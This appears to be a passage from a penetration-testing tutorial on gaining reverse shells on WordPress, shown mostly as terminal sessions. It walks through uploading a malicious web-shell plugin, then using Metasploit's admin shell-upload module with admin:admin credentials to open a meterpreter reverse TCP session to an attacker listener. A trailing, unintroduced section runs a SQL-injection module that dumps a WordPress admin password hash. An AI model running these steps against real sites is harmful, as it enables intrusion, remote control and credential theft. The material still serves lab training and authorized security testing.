
```

kali@kali:~$ cd wp_shelling
kali@kali:~/wp_shelling$ ls
malicious-wordpress-plugin
kali@kali:~/wp_shelling$ cd malicious-wordpress-plugin
kali@kali:~/wp_shelling/malicious-wordpress-plugin$ ls
LICENSE.md malicious.zip md README.md wordpwn.py
kali@kali:~/wp_shelling/malicious-wordpress-plugin$

```

Upload this plugin into wordpress and activate it just like any other plugin.






This newly uploaded web shell can be accessed from two urls.

[http://\(target\)/wp-content/plugins/malicious/wetw0rk_maybe.php](http://(target)/wp-content/plugins/malicious/wetw0rk_maybe.php)

[http://\(target\)/wp-content/plugins/malicious/QwertyRocks.php](http://(target)/wp-content/plugins/malicious/QwertyRocks.php)

In this specific instance, the webshell got executed by visiting the first url. This will give us a meterpreter session on the already listening handler.



4. Reverse Shell Through Metasploit Framework

Here is another simple method to gain a reverse shell. Metasploit Framework has a module that uploads a reverse shell as payload once the wordpress credentials are known. Start Metasploit and load the `/exploit/unix/webapp/wp_admin_shell_upload` module.

```
msf6 > use exploit/unix/webapp/wp_admin_shell_upload
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name          Current Setting  Required  Description
  ----          -
  PASSWORD      /                yes       The WordPress password to authenticate with
  Proxies       /                no        A proxy chain of format type:host:port[,type:host:port]
  [ ... ]
  RHOSTS        /                yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         80               yes       The target port (TCP)
  SSL           false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /                yes       The base path to the wordpress application
  USERNAME      /                yes       The WordPress username to authenticate with
  VHOST         /                no        HTTP server virtual host
```

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.36.134	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Set all the required options that includes credentials and execute the module.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhosts 172.22.0.3
rhosts => 172.22.0.3
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username admin
username => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password admin
password => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > check
[*] 172.22.0.3:80 - The target appears to be vulnerable.
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set lhost 172.22.0.1
lhost => 172.22.0.1
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 172.22.0.1:4444
[*] Authenticating with WordPress using admin:admin ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/HqPzGRegtZ/YRbGJBagko.php ...
[*] Sending stage (39282 bytes) to 172.22.0.3
[*] Meterpreter session 1 opened (172.22.0.1:4444 -> 172.22.0.3:51044) at 2021-02-22 21:19:21 -0500
[+] Deleted YRbGJBagko.php
[+] Deleted HqPzGRegtZ.php
[+] Deleted ../HqPzGRegtZ

meterpreter > █
```

This will give us a meterpreter session successfully. These are the four common methods through which a reverse shell can be achieved on the wordpress. Which is your favorite method of gaining a reverse shell on wordpress?


```

msf6 > use auxiliary/scanner/http/wp_email_sub_news_sqli
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > show options

Module options (auxiliary/scanner/http/wp_email_sub_news_sqli):

  Name          Current Setting  Required  Description
  ----          -
  COUNT         1                no        Number of users to enumerate
  Proxies       no                no        A proxy chain of format type:host:port[,type:host:port]
  [ ... ]
  RHOSTS        yes               yes        The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT         80                yes        The target port (TCP)
  SSL           false             no        Negotiate SSL/TLS for outgoing connections
  TARGETURI     /                 yes        The base path to the wordpress application
  THREADS       1                 yes        The number of concurrent threads (max one per host)
  VHOST         no                no        HTTP server virtual host

```

Auxiliary action:

The "Count" option is used to set the number of users to be enumerated. We have set it to 1. Set all the required options and execute the module.

```

msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > set rhosts 172.22.0.3
rhosts => 172.22.0.3
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > set verbose true
verbose => true
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > run

[*] Checking /wp-content/plugins/email-subscribers/readme.txt
[*] Found version 4.2.2 in the plugin
[+] Vulnerable version detected
[*] {SQLi} Executing (select group_concat(ZT) from (select cast(concat_ws(';',ifnull(user_login,''),ifnull(user_pass,'')) as binary) ZT from wp_users limit 1) GSH)
[*] {SQLi} Time-based injection: expecting output of length 40

[!] No active DB -- Credential data will not be saved!
[+] wp_users
=====

user_login  user_pass
-----
admin      $P$BhG3aL1MbKsLGcSWAQAHJ0iZPyUop/1

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) >
msf6 auxiliary(scanner/http/wp_email_sub_news_sqli) > █

```


